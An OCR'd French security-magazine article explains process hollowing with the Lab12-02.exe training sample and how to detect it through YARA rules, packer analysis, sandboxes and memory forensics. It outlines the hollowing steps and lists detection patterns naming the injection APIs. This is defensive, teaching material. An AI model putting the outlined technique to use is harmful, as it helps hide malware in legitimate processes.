


Fig. 1 : Affichage du contenu de la ressource de l'exécutable Lab12-02.exe avec CFFExplorer.

- à initier le thread principal (les threads s'exécutent dans l'espace mémoire du processus et réalisent les tâches effectives du programme) ;
- démarrer l'exécution du thread principal en utilisant « l'image entry point » indiquant le début du code.

La clé du remplacement de processus se trouve dans la possibilité de démarrer un processus dans l'état « suspendu ».

En se référant à la documentation MSDN de **CreateProcess**, plus précisément des « CreationFlags » (**https://msdn.microsoft.com/en-us/library/windows/desktop/ms684863%28v=vs.85%29.aspx**) :

```
BOOL WINAPI CreateProcess(
  _In_opt_     LPCTSTR lpApplicationName,
  _Inout_opt_  LPTSTR lpCommandLine,
  _In_opt_     LPSECURITY_ATTRIBUTES lpProcessAttributes,
  _In_opt_     LPSECURITY_ATTRIBUTES lpThreadAttributes,
  _In_         BOOL bInheritHandles,
  _In_         DWORD dwCreationFlags,
  _In_opt_     LPVOID lpEnvironment,
  _In_opt_     LPCTSTR lpCurrentDirectory,
  _In_         LPSTARTUPINFO lpStartupInfo,
  _Out_        LPPROCESS_INFORMATION lpProcessInformation
);
CREATE_SUSPENDED - 0x00000004
The primary thread of the new process is created in a suspended
state, and does not run until the ResumeThread function is called.
```

À ce stade, tout le processus est initialisé et prêt à démarrer, mais il ne le fera que quand l'appel **ResumeThread** sera passé.

Cette fonction prend en paramètre un handle sur le Thread à démarrer.

```
DWORD WINAPI ResumeThread(
  _In_  HANDLE hThread
);
```

Ce handle est récupéré lors de la création du process dans le paramètre **lpProcessInformation** qui est une structure :

```
typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
} PROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

Le principe du remplacement de processus est donc :

- démarrer un programme « légitime » (ex. : **svchost.exe**, **iexplorer.exe**...) en mode suspendu ;
- remplacer les différentes sections en mémoire du processus légitime par le code malveillant ;
- mettre le contexte du thread principal du processus « légitime » sur la « base address » du code malveillant qui a remplacé le code légitime ;




Fig. 2 : Décodage de la ressource de l'exécutable Lab12-02.exe avec CFFExplorer.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

svchost.exe	872	AUTORITE NT\SYSTEM	2 996 K	4 848 K	Generic Host Process for Wi...	Microsoft Corporation	(Verified) Microsoft Windows Component Publisher
svchost.exe	960	AUTORITE NT\SERVICE RÉSEAU	1 704 K	4 244 K	Generic Host Process for Wi...	Microsoft Corporation	(Verified) Microsoft Windows Component Publisher
svchost.exe	1068	AUTORITE NT\SYSTEM	14 596 K	25 112 K	Generic Host Process for Wi...	Microsoft Corporation	(Verified) Microsoft Windows Component Publisher
svchost.exe	1148	AUTORITE NT\SERVICE RÉSEAU	1 100 K	2 988 K	Generic Host Process for Wi...	Microsoft Corporation	(Verified) Microsoft Windows Component Publisher
svchost.exe	1196	AUTORITE NT\SERVICE LOCAL	1 448 K	3 872 K	Generic Host Process for Wi...	Microsoft Corporation	(Verified) Microsoft Windows Component Publisher
svchost.exe	160	AUTORITE NT\SERVICE LOCAL	1 252 K	3 708 K	Generic Host Process for Wi...	Microsoft Corporation	(Verified) Microsoft Windows Component Publisher
svchost.exe	2544	REVERSYS\analyst	912 K	3 172 K	Generic Host Process for Wi...	Microsoft Corporation	(Verified) Microsoft Windows Component Publisher

Fig. 3 : Affichage des process « svchost.exe » en cours d'exécution dans ProcessExplorer après l'exécution de Lab02-12.exe.

- appeler **ResumeThread** pour démarrer effectivement le processus devenu malveillant ;
- terminer le processus initial de l'infection.

On peut imaginer que cette injection de processus se fasse :

- via un binaire initial (*dropper*), embarquant le code à écrire dans une ressource ou allant le récupérer sur un serveur de *command & control* ;
- via un code d'exploitation d'une vulnérabilité (suite à un *drive by download*).

1.2 Exemple

Un exemple simple à suivre est fourni dans les travaux pratiques du *Practical Malware Analysis* (chapitre 12, **Lab12-02.exe**).

Une fois démarré, ce binaire :

- charge et décode une ressource (xor encodée, qui se révèle être un binaire) ;
- démarre le processus **svchost.exe** en mode suspendu ;
- remplace le code de **svchost.exe** par le code du binaire de la ressource décodée ;
- passe la main au process injecté ;
- se termine.

À noter qu'il est assez simple de détecter le chiffrement par XOR de la ressource (dans ce cas, il suffit de rechercher les suites de codes hexadécimaux identiques qui correspondent assez certainement à des 0x00 pour obtenir la « clé »).

Au final, le process apparaît comme légitime, au détail près qu'à la différence des autres instances de svchost, celui-ci ne s'exécute pas sous la même identité que les autres (Figure 3, ci-dessus).

L'affichage en vue « process tree » permet également de voir que le processus **svchost.exe** injecté n'est pas dans la même « branche » que les autres et qu'il est au même niveau que les processus **System** et **Explorer.exe** (ce qui signifie qu'il n'a pas de parent PID – PPID – autre que lui-même).

L'affichage des processus via le gestionnaire des tâches Windows permettra de voir la différence de nom d'utilisateur.

svchost.exe	160	SERVICE LOCAL	00	3 724 Ko
svchost.exe	872	SYSTEM	00	4 848 Ko
svchost.exe	960	SERVICE RÉSEAU	00	4 232 Ko
svchost.exe	1068	SYSTEM	00	24 996 Ko
svchost.exe	1148	SERVICE RÉSEAU	00	2 988 Ko
svchost.exe	1196	SERVICE LOCAL	00	3 872 Ko
svchost.exe	2544	analyst	00	3 196 Ko

Fig. 5 : Listing des processus svchost.exe dans le gestionnaire des tâches Windows.

Et si le malware avait pu s'installer en tant que service sur le système. Dans ce cas, « l'utilisateur » serait « AUTORITE NT\SYSTEM », mais, tel que le malware a été codé, il resterait orphelin (car son process parent se termine après avoir appelé **ResumeThread** sur le processus injecté) (Figure 6, ci-contre).

De plus, dans un tel cas une analyse des programmes démarrés automatiquement via l'outil « autoruns » (**sysinternals**) pourrait révéler la présence d'un service potentiellement suspect (ici clairement illustré pour l'exemple) (Figure 7, ci-contre).

2 Détection de remplacement de processus

2.1 Re-théorie

2.1.1 Le format PE

Le format PE définit la structure des programmes exécutables (et des DLL) sous Windows. Il est constitué des plusieurs parties :

- l'en-tête MS-DOS (commençant par le « magic number » 0x4D 0x5A, soit MZ et contenant l'offset vers l'en-tête PE – champ **e_lfanew**) ;
- le « segment DOS » (lors d'une tentative d'exécution sous DOS par exemple, ce code affichera le message « this program cannot be run in DOS mode ») ;

System Idle Process	0	NT AUTHORITY\SYSTEM	90.94	0 K	16 K		
System	4	AUTORITE NT\SYSTEM		0 K	216 K		
explorer.exe	1772	REVERSYS\analyst		21 328 K	28 240 K	Explorateur Windows	Microsoft Corporation	(Verified) Microsoft Windows Component Publisher
svchost.exe	2544	REVERSYS\analyst		912 K	3 192 K	Generic Host Process for Wi...	Microsoft Corporation	(Verified) Microsoft Windows Component Publisher

Fig. 4 : Affichage des processus sous forme d'arbre dans ProcessExplorer.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Fig. 6 : Processus injecté affiché comme orphelin dans ProcessExplorer.

- l'en-tête PE (commençant par le « magic number » 0x50 0x45, soit PE). Cet en-tête contient des informations sur le nombre de sections, les caractéristiques de l'exécutable – exécutable, DLL… – , la taille de la structure « optional_header »
- l'**`optional header`** qui contient, entre autres informations, l'adresse de l'image base (adresse « préférée de chargement en mémoire ») et la structure « data directories » indiquant un certain nombre d'offset dans le fichier dont les adresses relatives des tables des imports et du répertoire des ressources ;
- la table des sections, utilisée par le loader Windows pour charger le code et les données du programme en mémoire ;
- les sections (imports, code, ressources…).




Fig. 8 : Vision « simplifiée » de la structure d'un exécutable PE Windows.

2.1.2 La table des imports

Lors du développement d'un programme, il est possible d'utiliser l'API Windows pour accéder à un ensemble de fonctions prédéfinies. Pour cela, il est nécessaire « d'inclure » les fichiers de définition dans le code source (ex. : **`#include <Windows.h>`**). Au moment de la compilation du projet, le « linker » va lister les références aux DLL et fonctions utilisées par le programme.

Ces références constituent la table des imports du fichier PE. Les adresses effectives des fonctions appelées seront remplies lors du chargement du fichier. Ces fonctions pourront être appelées par leur nom ou leur référence (ordinal).

Lors de l'exécution du programme, les DLL nécessaires seront chargées dans l'espace mémoire du processus de manière à pouvoir adresser le code correspondant aux fonctions appelées par l'exécutable.

2.1.3 Les ressources

Le format PE permet d'inclure des objets dans un exécutable sous la forme de ressources (exemple : des boîtes de dialogue, des icônes, des fichiers) qui peuvent être manipulées par le code via l'API Windows.

Ces ressources se trouvent dans la section « .rsrc » et sont représentables sous une forme d'arbre à 3 niveaux (type, nom, langage).

Un usage typique pourrait être un programme d'installation qui effectuerait un certain nombre d'opérations (création de fichiers, modification du registre) avant de décompresser un ou plusieurs programmes et fichiers de configurations.

Plusieurs outils permettent de manipuler ces objets (dump/ajout/suppression/modifications) parmi lesquels on peut lister CFFExplorer, « resource hacker » ou, pour les amateurs de python, pefile.

2.2 Détection statique, forensics par analyse d'image disque

Outre l'usage des antivirus, une préanalyse statique permet souvent d'anticiper le comportement d'un malware. En la matière, tout dépend de la quantité d'informations accessibles dans le binaire :

- les imports ;
- les ressources ;
- chaînes de caractères.

Ainsi, il est possible de chercher des binaires utilisant potentiellement la technique de remplacement de processus via la combinaison des facteurs suivants :

- la présence de noms de processus légitimes dans les chaînes de caractères (ex. : **`iexplorer.exe`**, **`svchost.exe`**…) ;




Fig. 7 : Utilisation de l'outil autoruns pour révéler le chemin de l'exécutable d'un service.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

- la présence des fonctions suivantes dans la table des imports (depuis Kernel32) : **CreateProcessA** ou **CreateProcessW**, **LoadLibrary**/**LoadLibraryEx** (avec leurs variants ASCII – A – ou UNICODE – W), **GetProcAddress**, **ResumeThread**, **SetThreadContext**, **VirtualAllocEx**, **WriteProcessMemory** (les références à **SetThreadContext** et **ResumeThread** étant caractéristiques de la technique de remplacement de processus) ;
- la présence de noms de fonctions non importables directement dans les chaînes de caractères (il n'est pas possible d'importer directement des fonctions depuis **ntdll.dll**, il faut passer par des appels à **LoadLibrary** et **GetProcAddress**) : **ZwUnmapViewOfSection**, **NtUnmapViewOfSection**.

Sans antivirus, il est possible de faire une première passe avec l'outil Yara (http://plusvic.github.io/yara/) et notamment des règles basées sur le module « pe » qui permet d'écrire des règles en s'appuyant sur le parsing du format PE et la mise à disposition de mots clés dédiés issus des éléments de structure du format. Ainsi, l'ensemble de règles suivantes combine les méthodes de détection évoquées ci-dessus :

```
~/Tools/yara-3.3.0$ cat injection.yara
import "pe"
rule has_strings
{
  strings:
    $1 = "NtUnmapViewOfSection"
    $2 = "ZwUnmapViewOfSection"
  condition:
    1 of them
}
rule ref_exec
{
  strings:
    $1 = "svchost.exe"
    $2 = "iexplorer.exe"
    $3 = "explorer.exe"
  condition:
    1 of them
}
rule has_imports
{
  condition:
    (has_strings or ref_exec) and ((pe.imports("kernel32.
dll", "CreateProcessW") or pe.imports("kernel32.dll",
"CreateProcessA")) and pe.imports("kernel32.dll", "ResumeThread")
and pe.imports("kernel32.dll", "SetThreadContext") and (pe.
imports("kernel32", "VirtualAlloc") or pe.imports("kernel32.
dll", "VirtualAllocEx")) and pe.imports("kernel32",
"WriteProcessMemory"))
}
```

L'application des règles se fait simplement via la ligne de commandes :

```
~/Tools/yara-3.3.0$ yara injection.yara Lab12-02.exe
has_strings Lab12-02.exe
ref_exec Lab12-02.exe
has_imports Lab12-02.exe
```

On peut également envisager la création de règles Yara pour détecter la présence d'un exécutable PE dans une ressource.

Les règles Yara peuvent par exemple être utilisées lors dans la phase de triage d'une analyse d'image disque ou être combinées avec l'outil d'analyse forensics mémoire « volatility ».

2.3 Limites de l'analyse statique

Dans le meilleur des mondes, les malwares seraient lisibles en clair (avec un code source en libre-service sur Internet pourquoi pas) et il serait possible de les détecter simplement en regardant leur image binaire sur disque. L'histoire nous a largement démontré que nous n'étions pas dans ce monde idéal. Les analyses statiques ayant souvent été implémentées dans les outils de sécurité tels que les IDS/IPS réseaux, les auteurs de virus ont depuis longtemps recours à des techniques de masquage (obfuscation) afin de ne pas être détectés.

2.3.1 Masquage simple

Un exécutable Windows peut importer des fonctions statiquement ou dynamiquement.

Les malwares peuvent utiliser plusieurs techniques de masquage des imports, les principales étant :

- l'import par ordinal (sans référence au nom de la fonction elle-même) ;
- l'import à la volée.

L'import de fonction par ordinal consiste à charger une fonction non pas par son nom, mais par sa référence dans la table d'export de la DLL visée.

Dans ce cas, le nom de la fonction chargée n'apparaît pas dans le binaire original. En revanche, une analyse avec un désassembleur ou un debugger permettra de voir le nom des fonctions en mettant un breakpoint sur les CALL par exemple.

Il est également possible d'ajouter des imports en cours d'exécution (sans que ces fonctions soient listées dans l'IAT). En général, la méthode utilisée est de charger la DLL dans l'espace mémoire via l'appel à **LoadLibrary** puis de récupérer l'adresse des fonctions désirées via l'appel à **GetProcAddress** (qui peut également être appelé par ordinal).

Sans « précautions » particulières, les traces visibles d'une telle activité sont :

- la présence de **LoadLibrary** et **GetProcAddress** dans l'IAT du binaire (import depuis Kernel32) ;
- les noms de DLL et des fonctions à importer dans les chaînes de caractères visibles.

Dans les deux cas, une analyse en sandbox révélera le nom des fonctions importées et il sera alors possible d'utiliser des mécanismes de signatures sur la trace d'exécution de la sandbox pour retrouver notre comportement malveillant.

2.3.2 Masquage avancé

Parmi les « précautions particulières » pour limiter une telle visibilité, on peut combiner :

- le packing ;
- l'import à la volée (via **LoadLibrary** et **GetProcAddress**) avec déchiffrement des noms des fonctions et des DLL avant appels aux API de chargement ;

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

DÉCOUVREZ NOS NOUVELLES OFFRES D'ABONNEMENTS !

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

www.ed-diamond.com

LES COUPLAGES PAR SUPPORT :

VERSION PAPIER

Retrouvez votre magazine favori en papier dans votre boîte à lettres !

VERSION PDF

Envie de lire votre magazine sur votre tablette ou votre ordinateur ?

ACCÈS À LA BASE DOCUMENTAIRE

Effectuez des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.

Sélectionnez votre offre dans la grille au verso et renvoyez ce document complet à l'adresse ci-dessous !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIÉS pour 1 lecteur

VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

Prix TTC en Euros / France Métropolitaine

CHOISISSEZ VOTRE OFFRE !

Prix en Euros / France Métropolitaine

Offre	SUPPORT / ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC	PAPIER + PDF (PDF 1 lecteur) Réf	PAPIER + PDF Tarif TTC	PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf	PAPIER + BASE DOCUMENTAIRE Tarif TTC	PAPIER + PDF + BASE DOCUMENTAIRE (PDF 1 lecteur + 1 connexion BD) Réf	PAPIER + PDF + BASE DOCUMENTAIRE Tarif TTC
MC	6n° MISC	MC1	42,-	MC12	62,-	MC13	99,-	MC123	111,-
MC+	6n° MISC + 2n° HS	MC+1	54,-	MC+12	81,-	MC+13	103,-	MC+123	130,-
	LES COUPLAGES « LINUX »								
B	6n° MISC + 11n° GLMF	B1	100,-	B12	147,-	B13	233,-	B123	280,-
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	B+1	172,-	B+12	248,-	B+13	300,-	B+123	381,-
C	6n° MISC + 6n° LP + 11n° GLMF	C1	135,-	C12	197,-	C13	312,-	C123	374,-
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	C+1	236,-	C+12	339,-	C+13	403,-	C+123	516,-
	LES COUPLAGES « EMBARQUÉ »								
E	6n° MISC + 6n° HK* + 4n° OS	E1	105,-	E12	158,-	E13	179,-*	E123	232,-*
E+	6n° MISC + 2n° HS + 6n° HK* + 4n° OS	E+1	119,-	E+12	179,-	E+13	193,-*	E+123	253,-*
	LES COUPLAGES « GÉNÉRAUX »								
H	6n° MISC + 6n° HK* + 6n° LP + 11n° GLMF + 4n° OS	H1	200,-	H12	300,-	H13	402,-*	H123	499,-*
H+	6n° MISC + 2n° HS + 6n° HK* + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS + 4n° OS	H+1	301,-	H+12	452,-	H+13	493,-*	H+123	639,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

N'hésitez pas à consulter les détails des offres ci-dessus sur : www.ed-diamond.com !

Ce document est la propriété exclusive de la société DE BOLTE ET ASSOCIES pour le lecteur




Fig. 9 : Table des imports de Lab12-02.exe avant (droite) et après (gauche) application d'UPX (CFFExplorer).

- l'import à la volée (sans **LoadLibrary** et **GetProcAddress**). Certains malwares utilisent des calculs de hash pour retrouver les fonctions à importer (le hash du nom de la fonction est référencé dans le code et, à l'exécution, le malware itère sur les noms des fonctions exportées par la DLL contenant le code de la fonction désirée, calcule leur hash et sauvegarde leur adresse quand il y a correspondance ou les exécute directement - **http://www.hexblog.com/?p=193**) ;
- l'import par ordinal de **LoadLibrary** et **GetProcAddress** (cf. partie précédente) voire le linkage statique de Kernel32 (augmentation de la taille finale du binaire d'environ 1Mo) ;
- la réécriture des fonctions **LoadLibrary** et **GetProcAddress** dans le code source du binaire.

Un exemple de packer simple et bien connu est UPX. UPX crée un exécutable « enveloppe » avec une section dédiée à l'unpacking du code original. Cette « enveloppe » est un PE tout à fait classique avec entre autres, une table d'import nécessaire à son exécution. Cette table d'import n'a pas besoin des imports du binaire d'origine et donc les imports recherchés par notre outil de triage statique ne fonctionneront pas.

2.3.3 Détection du packing

La détection de l'usage d'un packer est un problème complexe (sauf dans le cas où un packer connu a été utilisé). Certains malwares vont également plus loin en déchiffrant le code dont ils ont besoin au moment où ils en ont besoin. Le code malveillant apparaîtra alors en clair en mémoire le temps de son utilisation.

Il est possible de détecter l'utilisation d'un packer par analyse :

- du nom des sections du binaire (ex. « .UPX0 » et « .UPX1 » pour UPX, « .aspack » pour aspack...). Le code d'UPX étant open source, il est possible de le modifier pour limiter les possibilités de détection. Par exemple, les noms des sections produites peuvent être modifiés. Il est également possible de modifier (même manuellement sur le binaire packé) la « signature » UPX (généralement « <version_number> UPX! ») ;
- la localisation de l'entry point ;
- la différence entre les valeurs « raw size » et « virtual size » dans la table des sections ;
- un calcul d'entropie sur les sections (une forte entropie indiquant la présence de chiffrement ou de compression sur la section) ;
- ...

Lab12-02.exe

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations ...	Linenumber...	Characteristics
000001D8	000001E0	000001E4	000001E8	000001EC	000001F0	000001F4	000001F8	000001FA	000001FC
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
UPX0	00009000	00001000	00000000	00000400	00000000	00000000	0000	0000	E0000080
UPX1	00005000	0000A000	00004600	00000400	00000000	00000000	0000	0000	E0000040
.rsrc	00001000	0000F000	00000200	00004A00	00000000	00000000	0000	0000	C0000040

Fig. 10 : Détection d'un exécutable packé via l'analyse de sa table des sections.

2.4 Détection dynamique

La détection de l'injection de processus peut être effectuée au moment de l'exécution. Après tout, il n'est pas naturel pour un exécutable de créer un processus et d'y injecter un code étranger.

Les antivirus et autres IDS/IPS d'hôte peuvent (au moins en théorie) surveiller l'exécution des programmes sur un système et détecter les tentatives d'écriture de code d'un processus dans un autre.

En amont (avant que le malware n'arrive sur le système à infecter et outrepasse potentiellement les protections de l'hôte), une exécution en sandbox peut détecter le comportement malveillant.

L'avantage de l'exécution en sandbox est que, quelles que soient les méthodes de masquage utilisées (cf. ci-dessous), l'exécution dynamique révélera le comportement du malware. L'inconvénient est que de plus en plus de malwares (notamment les codes avancés) implémentent des méthodes de détection de sandbox et environnements virtuels (voir « pafish » : **https://github.com/a0rtega/pafish**).

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

La soumission d'exécutables à une sandbox comme Cuckoo (sandbox open source d'analyse de malwares) et l'analyse du rapport produit permettront au lecteur désireux d'approfondir ses connaissances d'entrer dans les entrailles des API Windows.

Néanmoins, l'utilisation agressive de techniques de détection de VM peut être prise directement pour un comportement malveillant d'autant que ces techniques sont de plus en plus courantes.

Attention !

Il n'est jamais certain de voir l'ensemble des actions d'un binaire via son exécution dans une sandbox (pour des contraintes de temps, d'évasion ou de fonctionnement du malware qui réagirait à des conditions externes non présentes sur la sandbox). L'une des pistes à explorer en la matière pourrait être la combinaison de l'exécution dynamique et de l'analyse statique pour « forcer » le binaire à suivre différents chemins d'exécution (simuler la présence des différentes conditions testées par le code). Mais c'est un autre sujet.

Pour ce qui nous intéresse (la détection d'un remplacement de processus), ce qui peut servir à une détection statique peut également être utilisé par l'analyse dynamique. Ainsi, des signatures disponibles dans la communauté Cuckoo permettent d'identifier ce type d'injections (injection `_runpe.py`).

L'intérêt des signatures Cuckoo est de pouvoir donner une vue synthétique sur le comportement du binaire exécuté sans avoir à lire la liste complète des appels systèmes effectués.

Les lecteurs anglophiles pourront aller voir un post intéressant sur le sujet (http://journeyintoir.blogspot.fr/2015/02/process-hollowing-meets-cuckoo-sandbox.html).




Fig. 11 : Affichage des chaînes de caractères dans l'exécutable légitime (svchost.exe) sur disque (ProcessExplorer/Propriétés).




Fig. 12 : Affichage des chaînes de caractères dans le process svchost.exe chargé en mémoire (ProcessExplorer/Propriétés).

2.5 Détection en mode « live forensics » (forensics d'image mémoire)

2.5.1 Live forensics

L'un des moyens les plus simples de détecter un remplacement de processus est de comparer l'image du PE « légitime » sur disque à son image en mémoire (quand son code a été remplacé par le code malveillant).

